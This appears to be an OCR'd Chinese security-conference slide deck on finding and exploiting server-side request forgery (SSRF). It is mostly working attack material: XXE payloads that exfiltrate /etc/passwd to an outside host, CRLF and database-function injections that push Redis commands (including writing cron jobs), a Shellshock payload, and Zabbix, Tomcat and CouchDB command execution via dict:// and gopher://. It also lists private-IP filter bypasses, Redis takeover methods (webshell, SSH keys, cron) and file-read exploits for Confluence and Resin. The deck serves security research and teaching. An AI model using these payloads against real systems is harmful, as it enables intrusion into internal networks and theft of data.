Build Your SSRF Exploit Framework

SSRF漏洞自动化利用

关于我

乌云网注册会员 猪猪侠

信息安全领域爱好者

安全测试

数据挖掘

微博：@ringzero

议程

KNOW IT

- 什么是SSRF
- 能用SSRF做什么
- 如何找到SSRF漏洞

HACK IT

- 如何利用SSRF漏洞
- 突破限制的方法
- 一些利用技巧

HOW

- 如何自动化利用
- 能与SSRF结合的漏洞列表
- 总结


KNOW IT, 什么是SSRF?

利用一个可以**发起网络请求的服务，**
当做**跳板**来攻击其它服务。

最常见的例子：
通过 Web Interface 请求受保护网络内的资源。

KNOW IT，SSRF有什么能耐?


穿越网络防火墙的通行证



能用SSRF做什么?

- 扫描内部网络(FingerPrint)
- 向内部 任意主机 的 任意端口 发送 精心构造的数据包 {Payload}
- DOS(请求大文件，始终保持连接 Keep-Alive Always)
- 暴力穷举 （ users / dirs / files ）

杀伤链



SSRF Request

网络边界

服务器

MS SQL
MySQL
ORACLE
数据库

MongoDB
MemCache
Redis-Server


办公网

有钱人的内网

但是……漏洞并不能100%被利用，有两种情况会产生阻碍

- 服务端开启OpenSSL无法进行交互利用
- 服务端需要鉴权信息 (Cookies & User:Pass) 不能完美利用

服务端开启OpenSSL无法交互利用 — TSL传输层安全



需要鉴权信息不能完美利用 — 服务端需要认证

来人喂公子吃饼
Cookies, USER & PASS

没饼,棒棒糖行不?

滚!!!

只能找不要饼的了
并附带了1024坨*

试图DOS公子

KNOW IT, 怎么找到SSRF漏洞?


- 能够对外发起网络请求的地方，就可能存在SSRF漏洞。
- 从远程服务器请求资源(Upload from URL, Import & Export RSS feed)
- 数据库内置功能(Oracle、MongoDB、MSSQL、Postgres、CouchDB)
- Webmail 收取其它邮箱邮件 (POP3/IMAP/SMTP)
- 文件处理，编码处理，属性信息处理(ffpmg, ImageMaic, DOCX, PDF，XML处理器)

从远程服务器请求资源 -> 找SSRF漏洞

- Upload from URL
  - Discuz!
- Import & Export RSS feed
  - Web Blog
- 使用了XML引擎对象的地方
  - Wordpress xmlrpc.php

使用了XML引擎的地方 -> 找SSRF漏洞

- XXE 实体引用
- DTD 文档类型定义
- XLST -- XML文档转换为其他格式



XML Fuzz Cheatsheet (模糊测试表)

- DTD Remote Access — 文档结构标准
  <!ENTITY % d SYSTEM "http://wuyun.org/evil.dtd">

- XML External Entity — 外部实体引用
  <!ENTITY % file system "file:///etc/passwd" >
  <!ENTITY % d SYSTEM “http://wuyun.org/file?data=%file">

- URL Invocation — URL 调用
  <!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" “http://wuyun.org/urlin">
  <roottag>test</roottag>

- XML Encryption — XML 加密
  <xenc:AgreementMethod Algorithm= "http://wuyun.org/1">
  <xenc:EncryptionProperty Target= "http://wuyun.org/2">
  <xenc:CipherReference URI= "http://wuyun.org/3">
  <xenc:DataReference URI= “http://wuyun.org/4">

XML Fuzz Cheatsheet — Web Services 标准项

- XML Signature — XML签名
  <Reference URI="http://wuyun.org/5">

- WS Policy — SOA WS策略项
  <To xmlns="http://www.w3.org/2005/08/addressing">http://wuyun.org/to</To>
  <ReplyTo xmlns="http://www.w3.org/2005/08/addressing">
  <Address>http://wuyun.org/rto</Address>
  </ReplyTo>

- From WS Security — JAVA WEB 安全策略
  <wsp:PolicyReference URI="http://wuyun.org/pr">

- WS Addressing — Web Services 消息寻址
  <input message="wooyun" wsa:Action="http://wuyun.org/ip" />
  <output message="wooyun" wsa:Action="http://wuyun.org/op" />

XML Fuzz Cheatsheet — 第三方应用与新协议

- WS Federation — Web Services通用标准

```
<fed:Federation FederationID="http://wuyun.org/fid">
<fed:FederationInclude>http://wuyun.org/inc</fed:FederationInclude>
<fed:TokenIssuerName>http://wuyun.org/iss</fed:TokenIssuerName>
<mex:MetadataReference>
    <wsa:Address>http://wuyun.org/mex</wsa:Address>
</mex:MetadataReference>
```

- ODATA (edmx) 新协议

```
<edmx:Reference URI="http://wuyun.org/edmxr">
<edmx:AnnotationsReference URI="http://wuyun.org/edmxa">
```

- XBRL — 财务报告标准

```
<xbrli:identifier scheme="http://wuyun.org/xbr">
<link:roleType roleURI="http://wuyun.org/role">
```

- STRATML — 策略标记语言

```
<stratml:Source>http://wuyun.org/stml</stratml:Source>
```

数据库内置功能(MongoDB) -> 找SSRF漏洞

- 变废为宝的未授权访问

```
> db.copyDatabase('\r\nconfig set dbfilename wyssrf\r\nquit\r\n','test','10.6.4.166:6379')
```

```
[root@10-6-4-166 ~]# nc -l -vv 6379
Connection from 10.6.19.144 port 6379 [tcp/*]
config set dbfilename wyssrf
quit
.system.namespaces
```


```
> db.copyDatabase('helo','test','10.6.4.166:22');
{"errmsg" : "……helo.systemnamespaces failed: " }

> db.copyDatabase('helo','test','10.6.4.166:9999');
{"errormsg" : "couldn't connect to server 10.6.4.166:9999"}
```

互联网开放了50000+不需要授权访问的MongoDB Server

数据库内置功能(Oracle) -> 找SSRF漏洞

- UTL_HTTP
- UTL_TCP
- UTL_SMTP



http://docs.oracle.com/cd/E11882_01/appdev.112/e40758/u_http.htm

数据库内置功能(PostgresSQL) -> 找SSRF漏洞

- dblink_send_query() 发起远程查询

```
SELECT dblink_send_query(
    'host=127.0.0.1
    dbname=quit
    user=\'\r\nconfig set dbfilename wyssrf\r\n\quit\r\n'
    password=1 port=6379 sslmode=disable',
    'select version();'
  );
```

服务器回显

```
[root@localhost ~]# nc -l -vv 6379
Connection from 127.0.0.1 port 6379 [tcp/*]
config set dbfilename wyssrf
quit
```

https://www.postgresql.org/docs/8.4/static/dblink.html

数据库内置功能(MSSQL) -> 找SSRF漏洞

- OpenRowset()

```
SELECT openrowset('SQLOLEDB',
'server=192.168.1.5;uid=sa;pwd=sa;database=master')
```

- OpenDatasource()

```
SELECT * FROM OpenDatasource('SQLOLEDB',
'Data Source=ServerName;User ID=sa;Password=sa' ) .Northwind.dbo.Categories
```

https://msdn.microsoft.com/zh-cn/library/ms190312.aspx

协议限制:
穷举用户口令
XP_CMDSHELL

数据库内置功能(CouchDB) -> 找SSRF漏洞


- HTTP API /_replicate

```
POST http://couchdb-server:5984/_replicate
Content-Type: application/json
Accept: application/json
{
    "source" : "recipes",
    "target" : “dict://redis.wuyun.org:6379/flushall”,
}
```

https://docs.couchdb.org/en/stable/api/server/common.html

Webmail 收取其它邮箱邮件 (POP3/IMAP/SMTP) -> 找SSRF漏洞

- QQ邮箱
- 163/126邮箱
- 新浪邮箱



文件处理，编码处理，属性信息处理 -> 找SSRF漏洞

- FFmpeg
  concat:http://wyssrf.wuyun.org/header.y4m|file:///etc/passwd

- ImageMagick (mvg 语法 URL函数向服务器发起HTTP请求)
  fill 'url(http://wyssrf.wuyun.org)'

- XML parsers (XSLT) XSLT 包含了超过 100 个内置函数
  document(): 用来访问另一个xml文档内的信息
  include(): 用来将两个样式表合并
  import(): 用来将一个样式表覆盖另一个

网盘 & 邮箱系统
PDF、DOCX 在线编辑
文件自动预览

HACK IT，怎么利用SSRF漏洞

HACK IT, 怎么利用SSRF漏洞 & 利用技巧

- 漏洞利用的条件
  需成功发送针对目标服务漏洞的数据包{payload}。

- 漏洞利用遇到限制如何绕过?
  IP限制绕过 (xip.io、十进制IP、八进制IP)
  协议限制绕过 (Redirect、CRLF header injection)
  调用系统支持的协议和方法 (Protocols & Wrappers)

利用技巧

远程服务
本地服务
数据库
XXE -> SSRF -> CSRF 组合拳

在利用漏洞的过程中，有哪些限制需要绕过?

- 要求URI对象必须包含域名Domain，且符合.tld标准
  url=http://www.10.10.10.10.xip.io (wooyun-2010-0162607 知乎)

- 将10 / 172 / 192 / 127 开头的私有IP列入黑名单
  十进制IP *256**3 + *256**2 + *256
  八进制IP 012.10.10.10 = 10.10.10.10

- 只允许 startswith('http') 传入
  302 Redirect 跳转
  CRLF (Ascii Code) — header injection

ASCII表

%20 -> 0x20 -> 空格
%23 -> 0x23 -> #
%0d -> 0x0d -> CR \r
%0a -> 0x0a-> LF \n
%08 -> 0x08 -> BS
%00 -> 0x00 -> Null Byte

SSRF漏洞利用 -> 302跳转实现协议转换

- 302 跳转绕过 http 协议限制

Discuz! SSRF

```
/forum.php?mod=ajax&action=downremoteimg&message=
[img]http://wuyun.org/302.php?helo.jpg[/img]
```

HTTP Scheme
- - - - >
DICT Scheme

302.php

```
<?php
header("Location: dict://wuyun.org:6379/set:1:helo");  # set 1 helo \n
```

http://www.wooyun.org/bugs/wooyun-2010-0215779

WebLogic SSRF HTTP头注入 漏洞利用实例 (神洞)

- CRLF Header Injection HTTP头注入
  - WebLogic uddiexplorer SSRF

```
http://localhost:7001/uddiexplorer/
SearchPublicRegistries.jsp?
operator=http://wuyun.org/helo&
rdoSearch=name&btnSubmit=Search
```

```
POST /helo HTTP/1.1
Content-Type: text/xml; charset=UTF-8
User-Agent: Java1.6.0_11
Host: wuyun.org
Connection: Keep-Alive

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<env:Envelope
xmlns:soapenc=“http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsd=“http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<env:Header></env:Header><env:Body>
   <find_business generic="2.0" xmlns="urn:uddi-org:api_v2">
      <name>%</name></find_business>
</env:Body></env:Envelope>
```

  - CRLF ->ASCII Code
    - %0d -> 0x0d-> \r 回车
    - %0a -> 0x0a -> \n 换行

http://wuyun.org/helo%0d%0a

WebLogic SSRF 漏洞利用 CRLF HTTP头注入（0-day）

案例1

```
operator=http://wuyun.org/helo%20
HTTP/1.1
%0d%0a(\r\n)
HOST: fuzz.wuyun.com
%0d%0a(\r\n)
```

```
[root@wuyun.org ~]# nc -l 80
POST /helo HTTP/1.1
HOST: fuzz.wuyun.com
User-Agent: Java1.6.0_11
Host: wuyun.org
```

案例2

```
operator=http://wuyun.org:6379/helo
%0d%0a(\r\n)
config set dir /etc/cron.d/
%0d%0a(\r\n)
quit%0d%0a(\r\n)
```

```
[root@wuyun.org ~]# nc -l 6379
POST /helo
config set dir /etc/cron.d/
quit
 HTTP/1.1
```

WebLogic SSRF 漏洞利用方法

```
operator=http://wuyun.org:21/
%08%08%08%08%08%08
%0d%0a
USER ftp
%0d%0a
PASS ftp
%0d%0a
pwd
%0d%0a
GET /abc%0d%0a
```

```
SHELLSHOCK
POST /cgi-bin/test-cgi%0d%0a
User-Agent: () { foo;};echo;/bin/ping cloudeye.me
%0d%0a HTTP/1.1
```

服务端日志

```
8509] FTP command: Client "121.52.212.192"
8511] CONNECT: Client "121.52.212.192"
8511] FTP response: Client "121.52.212.192", "220 (vsFTPd 2.2.2)"
8511] FTP command: Client "121.52.212.192", "POST /??????"
                                          92", "530 Please login with USER
                                          2", "USER ftp"
                                          .212.192", "331 Please specify t
                                          212.192", "PASS <password>"
                                          .192", anon password "ftp"
                                          .212.192", "230 Login successful
                                          212.192", "PWD"
                                          .212.192", "257 "/""
8512] [ftp] FTP command: Client "121.52.212.192", "GET /abc HTTP/1.1"
8512] [ftp] FTP response: Client "121.52.212.192", "500 Unknown command.
8512] [ftp] FTP command: Client "121.52.212.192", "CONTENT-TYPE: text/xm
8512] [ftp] FTP response: Client "121.52.212.192", "500 Unknown command.
```

WebLogic SSRF 服务探测 (FingerPrint)

- 请求未开放的服务

weblogic.uddi.client.structures.exception.XML_SoapException: Tried all: '1' addresses, but could not connect over HTTP to server: 'fuzz.wuyun.com', port: '88'

- 可被识别的回显

weblogic.uddi.client.structures.exception.XML_SoapException: Received a response from url: **http://www.baidu.com/** which did not have a valid SOAP content-type: text/html; charset=UTF-8.

- 请求开放的服务

weblogic.uddi.client.structures.exception.XML_SoapException: Received a response from url: http://fuzz.wuyun.com:22/helo which did not have a valid SOAP content-type: null.

- 不可被识别的回显

weblogic.uddi.client.structures.exception.XML_SoapException: Received a response from url: http://fuzz.wuyun.com:22 which did not have a valid SOAP content-type: null.

信息泄露：https://wap.ccb.com/uddi/uddilistener

<dispositionReport generic="2.0" operator="http://11.168.100.21:7001">

DEMO : WebLogic SSRF CRLF + Redis

WebLogic自带的SSRF不算是漏洞，大部分企业这样认为

- 银行、金融、证券行业：80%
- 电力、能源行业： 70%
- 国家基础设施 & 政府： 90%

BEA & Oracle
WebLogic
在行业中的使用占比

SSRF漏洞利用 -> 系统支持的Protocols & Wrappers

- Atlassian Confluence 任意文件读取（CVE-2015-8399）

```
/spaces/viewdefaultdecorator.action?decoratorName=./WEB-INF/web.xml & /etc/passwd
/spaces/viewdefaultdecorator.action?decoratorName=file:///etc/passwd
/spaces/viewdefaultdecorator.action?decoratorName=gopher://wuyun.org/_hi
```

支持绝对路径

- Resin-Doc 任意文件读取

```
/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/passwd
/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=gopher://wuyun.org/_hi
```

SSRF漏洞利用 -> 系统支持的Protocols & Wrappers

- PHP
  http://php.net/manual/en/wrappers.php

- Java
  sun.net.www.protocol.*
  file ftp gopher http https jar mailto netdoc

file:// — Accessing local filesystem
http:// — Accessing HTTP(s) URLs
ftp:// — Accessing FTP(s) URLs
php:// — Accessing various I/O streams
zlib:// — Compression Streams
data:// — Data (RFC 2397)
glob:// — Find pathnames matching pattern
phar:// — PHP Archive
ssh2:// — Secure Shell 2 rar:// — RAR
expect:// — Process Interaction Streams

SSRF漏洞利用 -> 远程服务

HTTP 协议

GET /path HTTP/1.1
POST /path HTTP/1.1

WebDav:
PUT MOVE DEL


UDP 协议

tftp://10.10.10.10/get helo

SMBreplay & BadTunnel

UNC Call:
\\10.10.10.10\c$\boot.ini

FTP & SMTP & POP3



tftp ftp telnet dict ldap ldaps http file https ftps scp sftp

脑洞1 -> 利用SSRF攻击本地服务

- Tomcat Management
- Zabbix Agentd
- Nagios Agentd
- Fastcgi (php-fpm)

```
dict://localhost:8005/SHUTDOWN%0d%0a
```

```
dict://localhost:10050/vfs.file.regexp[/etc/hosts,7]
ZBXD?127.0.0.1 localhost
dict://localhost:10050/system.run[ls]
ZBXD,usr etc var boot
```

```
gopher://localhost:9000/_...[PHP_VALUE
allow_url_include = On]...
```

脑洞 2 -> 利用SSRF漏洞攻击数据库 & 缓存

- Redis
- Memcached
- CouchDB

REDIS的6种利用方法

1. 保存到www目录 ,创建webshell
2. 创建SSH authotrized_keys文件
3. 写计划任务(/var/spool/cron/ & /etc/cron.d/)
4. slave of 8.8.8.8 主从模式利用
5. 写入到/etc/profile.d/ 用户环境变量
6. 开启AOF持久化纯文本记录 appendfilename

利用SSRF漏洞攻击Memcached

利用内存中的数据，读取管理员Session，修改adminid=管理员

模板内容缓存在Memecached，修改模板注入JS/html，或者...

- vBulletin 远程命令执行（修改Memcached模板缓存）
  http://drops.wooyun.org/papers/8261

- Discuz远程命令执行（修改Redis & Memcached模板缓存）
  http://www.wooyun.org/bugs/wooyun-2016-0213982 @Jannock

利用SSRF漏洞攻击CouchDB

- 能够发起SSRF请求，HTTP /_replicate API
- 又可以被SSRF攻击，Restful的API接口
- curl -X PUT 'http://1.1.1.1:5984/_config/query_servers/cmd' -d '"/sbin/ifconfig >/tmp/6666"'

黑客窃取美国1亿5400万选民的投票记录 —> CouchDB

脑洞3 XXE -> SSRF -> CSRF 组合方法


- CoreMail 提供一个绑定在内部IP的高权限API

  /apiws/services/API?wsdl
  可以创建&删除用户、修改超级管理员密码

- CoreMail前台存在一个XML XXE SSRF漏洞
- 利用SSRF请求外部无法访问的高权限API

http://www.wooyun.org/bugs/wooyun-2010-0192796

@applychen



HOW，如何将漏洞利用自动化?

我们不生产漏洞，只是漏洞的搬运工。

How 打造自动化利用脚本

- 基于Python
  furl / requests / multiprocessing / time / re
  http://zone.wooyun.org/content/23255
- 服务指纹识别

  时间差盲测

  根据回显内容进行判断
- 利用漏洞整理分类
  协议 (http <GET|POST> 、dict、gopher、tftp)

服务指纹识别

- 时间差盲猜

  Keep-Alive: timeout=5

  ftp://wuyun.org:6379

  一直保持连接 Keep-Alive

  http & dict://wuyun.org:6379

  传完数据, 自动断开

错误/正确状态对比

```
> db.copyDatabase('helo','test','10.6.4.166:22');
{"errmsg" : "……helo.systemnamespaces failed: " }

> db.copyDatabase('helo','test','10.6.4.166:6379');
{"errormsg" : "couldn't connect to server 10.6.4.166:6379"}
```

- 根据回显内容

